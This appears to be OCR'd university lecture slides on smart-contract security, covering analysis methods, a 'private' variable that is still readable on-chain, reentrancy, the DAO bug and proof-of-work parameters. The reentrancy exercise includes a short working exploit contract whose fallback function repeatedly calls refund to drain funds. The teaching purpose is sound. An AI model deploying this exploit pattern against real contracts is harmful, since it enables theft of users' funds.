


Automated Security Analysis: Existing Solutions



- Testing


Automated Security Analysis: Existing Solutions



- Testing


  Very limited guarantees

Automated Security Analysis: Existing Solutions




- Testing


  Very limited guarantees



- Dynamic analysis
- Symbolic execution




Automated Security Analysis: Existing Solutions




- Testing

Very limited guarantees




- Dynamic analysis
- Symbolic execution

Better than testing, but
can still miss vulnerabilities




Automated Security Analysis: Existing Solutions




- Testing

Very limited guarantees




- Dynamic analysis
- Symbolic execution

Better than testing, but
can still miss vulnerabilities




- Static analysis
- Formal verification

Automated Security Analysis: Existing Solutions




- Testing

Very limited guarantees



- Dynamic analysis
- Symbolic execution

Better than testing, but
can still miss vulnerabilities



- Static analysis
- Formal verification

Strong guarantees

Smart Contract Bug 1

Security Bug

Contract

```
contract Example {

    address public owner;
    string private mySecret;

    constructor {
        owner = msg.sender;
    }

    function setSecret(string _secret) public {
        require(msg.sender == owner);
        mySecret = _secret;
    }

    function getSecret() public returns (string) {
        require(msg.sender == owner);
        return mySecret;
    }
}
```

Security Bug

Contract

```
contract Example {

    address public owner;
    string private mySecret;

    constructor {
        owner = msg.sender;
    }

    function setSecret(string _secret) public {
        require(msg.sender == owner);
        mySecret = _secret;
    }

    function getSecret() public returns (string) {
        require(msg.sender == owner);
        return mySecret;
    }
}
```

Hint: who would be able to read *mySecret* ?

Security Bug

Contract

```
contract Example {

    address public owner;
    string private mySecret;

    constructor {
        owner = msg.sender;
    }

    function setSecret(string _secret) public {
        require(msg.sender == owner);
        mySecret = _secret;
    }

    function getSecret() public returns (string) {
        require(msg.sender == owner);
        return mySecret;
    }
}
```

Any variable is readable on the public Ethereum blockchain.
Declaring a variable private only restricts the automatic creation of getter for that variable, but does not hide it.

Hint: who would be able to read *mySecret* ?

Smart Contract Bug 2

Security Bug

Contract

```
contract Vulnerable {

    mapping(address => bool) authorized;
    mapping(address => uint) balances;

    function refund(uint amount) public {
        require(authorized[msg.sender]);
        require(amount <= balances[msg.sender]);

        msg.sender.call.value(amount)("");
        balances[msg.sender] -= amount;
    }
}
```

Security Bug

Contract

```
contract Vulnerable {

    mapping(address => bool) authorized;
    mapping(address => uint) balances;

    function refund(uint amount) public {
        require(authorized[msg.sender]);
        require(amount <= balances[msg.sender]);

        msg.sender.call.value(amount)("");
        balances[msg.sender] -= amount;
    }
}
```

Hint: who can be msg.sender?

Security Bug

Contract

```
contract Vulnerable {

    mapping(address => bool) authorized;
    mapping(address => uint) balances;

    function refund(uint amount) public {
        require(authorized[msg.sender]);
        require(amount <= balances[msg.sender]);

        msg.sender.call.value(amount)("");
        balances[msg.sender] -= amount;
    }
}
```

The code is vulnerable to a **reentrancy attack**.
The balance of the *msg.sender* is only updated after a transfer is made. If the *msg.sender* is a contract and has a fallback function that calls into the contract again, the *msg.sender* can deplete the contract of the funds.

Hint: who can be msg.sender?

Vulnerable can be exploited. Write an exploit.

Contract

```
contract Vulnerable {
    … // vulnerable as the previous example
}

contract Exploit {

    Vulnerable v;

    function register(address contract) public {
        v = Vulnerable(contract);
    }

    function exploit() public {
        // your code here
    }

    // your code here
}
```

Vulnerable can be exploited. Write an exploit.

Contract

```
contract Vulnerable {
    … // vulnerable as the previous example
}

contract Exploit {

    Vulnerable v;

    function register(address contract) public {
        v = Vulnerable(contract);
    }

    function exploit() public {
        // your code here
    }

    // your code here
}
```

Hint: check the previous example

Vulnerable can be exploited. Write an exploit.

Contract

```
contract Vulnerable {
    … // vulnerable as the previous example
}

contract Exploit {

    Vulnerable v;

    function register(address contract) public {
        v = Vulnerable(contract);
    }

    function exploit() public {
        v.refund(1);
    }

    function () public {
        v.refund(1);
    }
}
```

Decentralized Autonomous Organization

Decentralized Autonomous Organization (DAO)


A (digital) form of investor-directed venture capital fund

- Investors from anywhere in the world can buy DAO tokens in exchange of money (Ether)
- Owners of DAO tokens can vote on potential projects
- Profits from the investments go back to the stakeholders

Decentralized Autonomous Organization (DAO)

A (digital) form of investor-directed venture capital fund


- Investors from anywhere in the world can buy DAO tokens in exchange of money (Ether)
- Owners of DAO tokens can vote on potential projects
- Profits from the investments go back to the stakeholders




Investor	Balance
Alice	100 Tokens
Bob	10 Tokens
Total	**110 Tokens**

The DAO Bug

Bob




DAO Contract




Balances

The DAO Bug

Bob




DAO Contract




Balances


The DAO Bug



The DAO Bug



The DAO Bug


1
Sell Tokens
Update Bob's balance
4
Ether
2
3
Bob
DAO Contract
Balances

Comparing Quantitatively Layer 1 Security

How to Compare PoW Blockchains?

Bitcoin

Ethereum

Litecoin

Dogecoin


How to Compare PoW Blockchains?

Bitcoin

Ethereum

Litecoin

Dogecoin

- 2 parameters
  - Block generation 
  - Block size 

How to Compare PoW Blockchains?

Bitcoin

10 min

Ethereum


15 sec

Litecoin

2.5 min

Dogecoin

1 min

- 2 parameters
  - Block generation 
  - Block size 

How to Compare PoW Blockchains?

Bitcoin

10 min

Ethereum

15 sec

Litecoin


2.5 min

Dogecoin

1 min

